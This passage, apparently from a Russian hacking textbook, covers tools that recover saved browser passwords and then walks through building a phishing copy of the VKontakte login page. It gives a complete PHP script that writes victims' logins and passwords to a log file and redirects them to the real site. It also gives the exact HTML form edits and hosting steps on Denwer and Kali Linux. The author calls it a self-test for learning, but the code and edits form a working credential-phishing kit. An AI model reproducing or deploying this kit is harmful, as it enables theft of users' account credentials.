Однажды приходилось видеть, как родители обращались к широкой общественности на сайтах, форумах: они искали, кто может им помочь взломать почту без вести пропавшего ребенка, т. к. официальными каналами все это решалось долго, а время могло быть упущено. В подобных ситуациях нужно было просто пройтись по всем компьютерам, на которых их ребенок общался по почте (и таких, скорее всего, немало), да попробовать вышеперечисленные способы.

Мало того, аналогичный функционал, описанный нами для SIW, есть и в Cain (рис. 1.12). Правда, по нашим наблюдениям SIW в этом направлении работает лучше, чем Cain. Тем не менее, щелкаем по значку большого плюса при активной вкладке **Decoders**, в нашем примере — для **IE 7/8/9 Passwords**.

Попробуйте нажать кнопку со значком большого плюса при активной вкладке **Credential Manager**. Результат такой же, как на рис. 1.11. Поражены?

Забытые пароли помогает получить, например, такая не требующая установки бесплатная программа, как WebBrowserPassView, рис. 1.13 (**http://www.nirsoft.net/utils/web_browser_password.html**). Она "понимает" пароли, сохраненные в браузерах различных разработчиков.

Изложенное потихоньку подготавливает вас к изучению взлома шифрованных паролей... Интересное еще впереди!




Рис. 1.12




Рис. 1.13

1.2. Блокнот для фишинга. Denwer. Kali Linux

Вернемся к вопросу краж паролей для социальных сетей... После того как при аутентификации пользователей стали применять SSL, для злоумышленников жизнь осложнилась. И все же украсть пароль с помощью фишингового сайта может и школьник. Почему? Да просто потому, что для этого даже не нужно каких-то специальных программ... Текстового редактора, оказывается, достаточно. Блокнота, например! Кстати, именно поэтому, из-за простоты и кажущейся безобидности деяния, школьнику и нужно объяснять, что это уголовно наказуемое преступление.

Но все же рассмотрим, как эту процедуру проделывают хакеры. Первым делом с помощью редактора создается php-скрипт следующего содержания (приводим с небольшими комментариями):

```
<?
$Login = $_POST['b1']; // Логин атакуемого
$Pass = $_POST['b2'];  // Пароль атакуемого
$log = fopen("pass.log","a+"); // Открытие файла (pass.log),
                               // в который записываются пароли
fwrite($log,"<br> $Login:$Pass \n"); // Запись учетных данных
                                     // атакуемого в pass.log
fclose($log); // Закрытие файла с учетными данными атакуемого
echo "<html><META HTTP-EQUIV='Refresh' content ='0;
URL=http://vk.com'></html>";         // Перенаправление атакуемого
                                     // на реальный сайт
?>
```

Файл со скриптом называют, скажем, b0.php.

Здесь приведем пример для самой популярной в стране социальной сети "ВКонтакте", но алгоритм аналогичен и для других ресурсов. Вообще-то, давать подобные готовые рецепты — дело неблагодарное. Скорее всего, исходный текст страницы для авторизации "ВКонтакте" поменяется к тому времени, как эта книга попадет к вам. И это даже хорошо, потому что, зная основные принципы в подходе к такого рода действиям, вы все равно всегда сможете повторить эксперимент. Правда, придется немного покопаться в кодах HTML.

Итак! Любым браузером главную страницу **http://vk.com** сохраняют на локальный компьютер, для чего из контекстного меню выбирают команду **Сохранить как**. При сохранении указывают тип файла **Веб-страница полностью** и задают имя — *index*. В результате получаются: файл idex.htm и папка index_files с несколькими файлами.

Далее файл idex.htm открывают и исправляют текстовым редактором (тем же Блокнотом) следующим образом:

1. В файле idex.htm ищут текст со словом `FORM`.
2. Через строчку ниже есть такой текст:

   ```
   name="login" action="https://login.vk.com/?act=login"
   ```

3. В этом тексте меняют имя (`name`) на то, которым назвали скрипт, т. е. на `b0.php`, и соответственно должна получиться следующая запись:

   ```
   name="b0.php" method="POST"
   ```

4. Далее, еще через несколько строчек (примерно через шесть), находится следующее:

   ```
   <DIV class="labeled"><INPUT id="quick_email" class="text" name="email"
   type="text" ></DIV>
   ```

   В этом тексте фрагмент `name="email"` меняют на `name="b1"` (именно так в скрипте названа переменная для имени атакуемого). В результате эта строчка станет такой:

   ```
   <DIV class="labeled"><INPUT id="quick_email" class="text" name="b1"
   type="text"></DIV>
   ```

5. Еще через немного ниже в тексте:

```
name="pass" type="password"> </DIV>
```

слово `pass` заменяется названием переменной для пароля из скрипта `b2` так, чтобы получился текст:

```
name="b2" type="password"> </DIV>
```

Далее, чтобы правильно срабатывала кнопка, находят текст `</FORM>` и заменяют (именно заменяют) следующим:

```
<DIV class="button_blue button_wide"><BUTTON id="quick_login_button">
Войти</BUTTON></form></DIV>
```

Чтобы не появились две кнопки, убирают текст, следующий за `</FORM>`:

```
<BUTTON id="quick_login_button" class="flat_button button_wide
button_big">Войти</BUTTON>
```

Всё! Таким образом, фишинговая страница подготовлена. Чтобы уж совсем все было понятно, фрагмент оригинала приведен на рис. 1.14, а измененный фрагмент — на рис. 1.15.

Оговоримся сразу же, что замену имен на `b1` и `b2` можно было бы не производить, а использовать в скрипте имеющиеся в коде страницы наименования, но так нагляднее, какие данные и как использует наш php-скрипт.

Все подготовлено, но здесь для хакеров появляется серьезная проблема — страничку нужно разместить в Интернете на сервере, поддерживающем php (иначе, без поддержки, php-скрипт просто не сработает). Вообще-то, подобных бесплатных хостингов не так уж и мало. Если в поисковой странице задать: *"бесплатный хостинг с поддержкой php"*, то легко отобразится список с десятками таких серверов. А вот тут-то все сложности только и начинаются! Зачастую, несмотря на декларируемую бесплатность, с пользователя все равно норовят взять деньги или после регистрации по непонятным причинам не приходит письмо с подтверждением, и т. д.,

```
<FORM id="quick_login_form" onsubmit="if (vklogin) {return true} else {quick_login();return false;}"
method="POST" name="login" action="https://login.vk.com/?act=login"><INPUT name="act"
value="login" type="hidden"><INPUT name="role" value="al_frame"
type="hidden"><INPUT id="quick_expire_input" name="expire" type="hidden"><INPUT
id="quick_captcha_sid" name="captcha_sid" type="hidden"><INPUT id="quick_captcha_key"
name="captcha_key" type="hidden"><INPUT name="_origin" value="http://vk.com"
type="hidden"><INPUT name="ip_h" value="c1e4cb7fc48c9ab896" type="hidden"><INPUT
name="lg_h" value="848f3322ef725d6b12" type="hidden">
<DIV class="label">Телефон или email</DIV>
<DIV class="labeled"><INPUT id="quick_email" class="text" name="email" type="text"></DIV>
<DIV class="label">Пароль</DIV>
<DIV class="labeled"><INPUT id="quick_pass" class="text" onkeyup="toggle('quick_expire',
!!this.value);toggle('quick_forgot', !this.value)"
name="pass" type="password"></DIV><INPUT class="submit" value="Подача запроса"
type="submit"></FORM><BUTTON
id="quick_login_button" class="flat_button button_wide button_big">Войти</BUTTON><BUTTON style="display:
none;"
id="quick_reg_button" class="flat_button button_wide button_big" onclick="top.showBox('join.php', {act: 'box', from:
nav.strLoc})">Регистрация</BUTTON>
<DIV class="clear forgot"><A id="quick_forgot" href="http://vk.com/restore"
target="_top">Забыли пароль?</A>
```

Рис. 1.14

```
<FORM id="quick_login_form" onsubmit="if (vklogin) {return true} else {quick_login();return false;}"
method="POST" name="login" action="b0.php" method="POST"><INPUT name="act"
value="login" type="hidden"><INPUT name="role" value="al_frame"
type="hidden"><INPUT id="quick_expire_input" name="expire" type="hidden"><INPUT
id="quick_captcha_sid" name="captcha_sid" type="hidden"><INPUT id="quick_captcha_key"
name="captcha_key" type="hidden"><INPUT name="_origin" value="http://vk.com"
type="hidden"><INPUT name="ip_h" value="c1e4cb7fc48c9ab896" type="hidden"><INPUT
name="lg_h" value="848f3322ef725d6b12" type="hidden">
<DIV class="label">Телефон или email</DIV>
<DIV class="labeled"><INPUT id="quick_email" class="text" name="b1" type="text"></DIV>
<DIV class="label">Пароль</DIV>
<DIV class="labeled"><INPUT id="quick_pass" class="text" onkeyup="toggle('quick_expire',
!!this.value);toggle('quick_forgot', !this.value)"
name="b2" type="password"></DIV><INPUT class="submit" value="Подача запроса" type="submit">
<DIV class="button_blue button_wide"><BUTTON id="quick_login_button">Войти</BUTTON></form></DIV>
<BUTTON style="display: none;"
id="quick_reg_button" class="flat_button button_wide button_big" onclick="top.showBox('join.php', {act: 'box', from:
nav.strLoc})">Регистрация</BUTTON>
```

Рис. 1.15

и т. п. Правда, и это для хакера не беда. Хуже то (для хакера, конечно, хуже, а не для нас), что на многих серверах анализируют содержимое именно на случай размещения там фишингового сайта. И, либо безжалостно удаляют фишинговые страницы, либо блокируют пользователя, т. е. злоумышленника. Найти подходящий сервер для черного дела начинающему хакеру не так-то просто. Мы же порадовавшись этому факту и как законопослушные граждане разместим полученную тестовую фишинговую страницу на собственном сервере, а затем украдем пароль сами у себя, в учебных целях. Это, кстати, дает нам хороший повод упомянуть о замечательном абсолютно бесплатном программном инструментарии, джентльменском наборе, просто незаменимом при отладке сайтов: Denwer (**http://www.denwer.ru/**), рис. 1.16. Удобно иметь такое средство для различных экспериментов, в том числе




Рис. 1.16

и для отладки безопасности при изучении основ веб-хакинга. При скачивании вас попросят зарегистрироваться, и ссылка будет прислана на ваш почтовый ящик.

При установке программы лучше выберите вариант 2 (рис. 1.17). Инсталляция происходит быстро и просто: какие-либо специальные знания не требуются (рис. 1.18). Старт сервиса будет производиться после выбора ярлыка **Start Denwer** (рис. 1.19).

```
Копируются файлы, ждите...
Обновляем параметры конфигурации...

Денвер может запускаться в двух режимах:
1. Виртуальный диск создается ПРИ ЗАГРУЗКЕ ОС. Запуск серверов
   осуществляется с помощью ярлыка на Рабочем столе. При завершении
   работы Денвера виртуальный диск НЕ отключается.
     * Этот режим рекомендуется использовать, если вы собираетесь
     * использовать виртуальный диск, не запуская серверов (например,
     * хотите запускать Perl-скрипты не только из браузера, но и из
     * командной строки).
2. При загрузке ОС виртуальный диск НЕ создается. На Рабочем столе
   также, как и в п. 1, создаются ярлыки для запуска и останова серверов.
   При запуске серверов вначале создается виртуальный диск, после
   останова  диск отключается.
     * Необходимо помнить, что в этом режиме при неактивном Денвере не
     * будет доступа к виртуальному диску (в частности, к Perl).
     * Кроме того,  некоторые версии Windows не умеют правильно отключать
     * виртуальный диск (требуется перезагрузка).

Рекомендуется выбрать вариант 1, потому что он наиболее удобен.

Введите 1 или 2 [1]: 2
```

Рис. 1.17

Денвер успешно установлен

Чтобы начать использовать Денвер, проделайте следующие действия:

1. Запустите Денвер, воспользовавшись ярлыком **Start Denwer** на Рабочем столе. Если вы не создавали ярлыки, то можно запустить Денвер по команде `C:\WebServers/denwer\Run.exe`.
2. Откройте браузер и перейдите по адресу http://localhost.
3. Вы должны увидеть главную страницу Денвера.
4. Если после запуска Денвера http://localhost не открывается, проверьте, не блокируется ли Денвер вашим антивирусом или фаерволом. Например, были замечены проблемы с NOD32 в Windows XP (в нем нужно добавить процесс X:/usr/local/apache/bin/httpd.exe в список исключений, это можно сделать в окне IMON/Настройка/Разное/Исключение).

Рис. 1.18

Рис. 1.19

После установки Denwer на ваш компьютер вы получите WWW-сервер (Apache) внутри нашей сети, доступный по адресу http://127.0.0.1 (т. е. на своем компьютере), с полной поддержкой PHP (да еще и MySQL, и Perl вдобавок), рис. 1.20 и 1.21.

Пока что при переходе по ссылке **http://test1.ru** (рис. 1.21) вы получите сообщение "Это файл /home/test1.ru/www/index.html". Наша задача — заменить эту страницу своей, исправленной для фишинга.




Рис. 1.20




Рис. 1.21

Копируем нашу тестовую фишинговую страницу в каталог C:\WebServers\home\test1.ru\www сервера (т. к. по умолчанию мы установили Denwer на диск C:\ в папку C:\WebServers) — рис. 1.22.




Рис. 1.22

После этого перейдем с основной страницы Denwer по ссылке на test1.ru и уже увидим тестовый фишинговый сайт, что-то очень нам напоминающий (рис. 1.23).

В поле **Телефон или email** введем наш любой тестовый логин, например menshikova@mail.ru, а в поле **Пароль** — любой пароль, например 3qazp;/QAZP:?.

После нажатия клавиши <Enter> или кнопки **Войти** нас перебросит на настоящий сайт (для атакуемого это имитация того, что просто не получилось правильно с первого раза ввести учетные данные). И, в каталоге C:\WebServers\home\test1.ru\www появился файл pass.log с искомым логином и паролем (рис. 1.24).




Рис. 1.23

Рис. 1.24

Таким образом, была проверена работоспособность фишинговой тестовой страницы. При ее использовании логины и пароли будут записываться, после чего пользователь будет перенаправлен на настоящий сайт.

Угождая противникам Windows, опишем еще один способ для отладки фишинговой тестовой страницы. С этой целью будем использовать Kali Linux (ранее BackTrack). Тем более, что он понадобится нам еще неоднократно.

Проект представляет собой набор программ, специально предназначенных для тестирования на безопасность, созданный на базе нескольких Linux-дистрибутивов. Все наиболее известные программы, связанные с темой "безопасность", собраны в "один флакон". Образ диска можно получить по адресу:

https://www.kali.org/downloads/

Чтобы у вас все получилось наверняка, из всего многообразия, предлагаемого разработчиками, лучше всего скачаем образ (iso) — **Kali Linux 32 bit**. Записать на диск этот образ можно любой подходящей программой, например DAEMON Tools Lite — она бесплатная.

Здесь и далее мы будем просто загружаться с диска без установки Linux на жесткий диск. Для наших опытов это очень удобно.

Итак, загрузимся с диска Kali Linux, выбрав **Live (686-pae)** (рис. 1.25).

Для начала запустим веб-сервер Apache, используя меню **Applications | Kali Linux | System Services | HTTP | apache2 start** (рис. 1.26).




Рис. 1.25




Рис. 1.26

Стартовую страницу WWW-сервера так же нужно заменить своей. Для этого файлы ранее подготовленной нами тестовой фишинговой страницы (указаны на рис. 1.22) копируем в папку /var/www, правда, с одной лишь разницей: файл index.htm нужно переименовать в файл index.html. И кроме того, здесь же следует разместить файл с именем pass.log (пусть пока хотя бы пустой, чтобы также назначить на него необходимые права), рис. 1.27.

Осталось совсем немного! На все файлы (включая вложенные в папке index_files) нужно назначить соответствующие права следующим образом: щелчком правой кнопки мыши вызываем контекстное меню, в котором выбираем команду **Properties**. В появившемся диалоговом окне на вкладке **Permissions** для всех пользователей в группе **Others** устанавливаем доступ **Read and write**. А для файла b0.php еще и в параметре **Execute** отмечаем флажок **Allow executing file as program**, разрешающий выполнение программы. Пример назначения прав на файлы представлен на рис. 1.28.




Рис. 1.27




Рис. 1.28

На саму папку index_files нужно назначить права так: в контекстном меню выберем команду **Properties**, в диалоговом окне на вкладке **Permissions** для всех пользователей в группе **Others** для параметра **Folder access** выберем значение **Access files** (рис. 1.29).




Рис. 1.29

После этого вызовем браузер, используя меню **Applications | Internet | Iceweasel Web Browser** (рис. 1.30).




Рис. 1.30

